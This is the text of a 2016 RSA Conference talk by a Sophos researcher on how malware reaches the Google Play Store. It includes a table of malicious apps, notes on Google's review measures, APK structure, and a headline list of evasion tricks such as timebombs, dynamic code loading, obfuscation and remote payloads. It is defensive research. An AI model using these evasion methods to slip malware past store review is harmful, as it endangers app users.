

RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

SESSION ID: CRWD-W13

The Secrets of Malware Success on Google Play Store

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Senior Threat Researcher
SOPHOS
#rowlandy



Connect **to**
Protect



#RSAC

- THE TAKEAWAYS
- GOOGLE PLAY FACTS
- GOOGLE PLAY SECURITY MEASURES
- MALWARE HISTORY ON GOOGLE PLAY



- THE MISSION OF MALWARE
- THE SECRET WEAPONS OF CYBERCRIMINALS
- ANDROID APPLICATION PACKAGE (APK)
- CASE STUDIES
- LESSONS & CONCLUSIONS


THE TAKEAWAYS



- The security measures in Google Play
- The social engineering techniques employed by malware
- A practical knowledge of how malware bypasses Google Play security



GOOGLE PLAY FACTS




LAUNCH AN APP ON GOOGLE PLAY



How to launch Android App on Google Play Store

- Register **(\$25 USD)**
- Prepare and upload your App
- Store Listing
- Pricing & Distribution
- Publishing your App (takes up to 24 hours to go live)




NUMBER OF APPS ON GOOGLE PLAY



#RSAC


Number of available Apps on the Google Play



© Statista 2016




GOOGLE PLAY SECURITY MEASURES



GOOGLE PLAY SECURITY MEASURES



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GOOGLE BOUNCER

Android's
Anti-Malware Tool



- Two Changes to Google Play Apps Reviews From March 2015
 - Move to real human reviewers
 - Introduce age-based rating system




MALWARE HISTORY ON GOOGLE PLAY



MALWARE HISTORY ON GOOGLE PLAY




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MALWARE HISTORY ON GOOGLE PLAY



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MALWARE HISTORY ON GOOGLE PLAY



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Eleven


Date	2015-04-24	2015-07-06	2015-07-09	2015-07-22	2015-08-05	2015-09-21	2015-11-11	2015-11-17	2015-12-17	2016-01-06	2016-01-08
Name	Dubsmash	Fake BatteryPro ✓	Fake me ✓	Ngu Studio	Bumzasery	Brainfest ✓	InstaAgent ✓	KK plugin ✓	Santa Claus	Brainfest2 ✓	Turkish Clicker ✓
First Seen	2015-04-17	2015-06-17	2015-04-10	2015-07-14	2015-08-05	2015-07-28	2015-10-16	2014-09-22	2015-12-17	2015-10-01	2015-09-27
Behaviours	Porn Clicker	Backdoor	Phishing	Porn Clicker	Porn Clicker	Backdoor	Phishing	Agent	Backdoor	Backdoor	Backdoor
Installs	100,000 - 500,000	100,000 - 500,000	501,000 - 1,005,000	25,000 - 50,000	27	100,000 - 500,000	100,000 - 500,000	100,000 - 500,000	N/A	606,000 - 1,335,000	500 - 1,000

~5,000,000

15



THE MISSION OF MALWARE



THE MISSION OF MALWARE



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
Think Like A Cybercriminal

WHAT MALWARE WANTS TO DO



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SURVIVAL



WHAT MALWARE WANTS TO DO



#RSAC

POPULAR



WHAT MALWARE WANTS TO DO



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THE SECRET WEAPONS OF CYBERCRIMINALS




THE SECRET WEAPONS OF CYBERCRIMINALS



#RSAC


- IP Info
- Timebombs
- Dynamic code loading
- Obfuscation/Packing
- Encryption
- Remote payload
- Behave for a while before going rogue



THE SECRET WEAPONS OF CYBERCRIMINALS



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Health and Fitness



- Social Engineering
- Silent mode
- Boundary






ANDROID APPLICATION PACKAGE (APK)



ANDROID APPLICATION PACKAGE (APK)



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ANDROID APPLICATION PACKAGE (APK)



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Blah.apk



META-INF/ MANIFEST.MF



lib/ arm*/ lib*.so

x86/

mips/



res/

drawable-*/ *.png

xml/ *.xml

raw/

assets/ *

AndroidManifest.xml

classes.dex

resources.arsc

*

Extension of ZIP / JAR

application/vnd.android.package-archive

digitally signed with a certificate


com.package.name.apk

unzip blah.apk

ANDROID APPLICATION PACKAGE (APK)




#RSAC



ANDROID APPLICATION PACKAGE (APK)



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Compiled
shared libraries

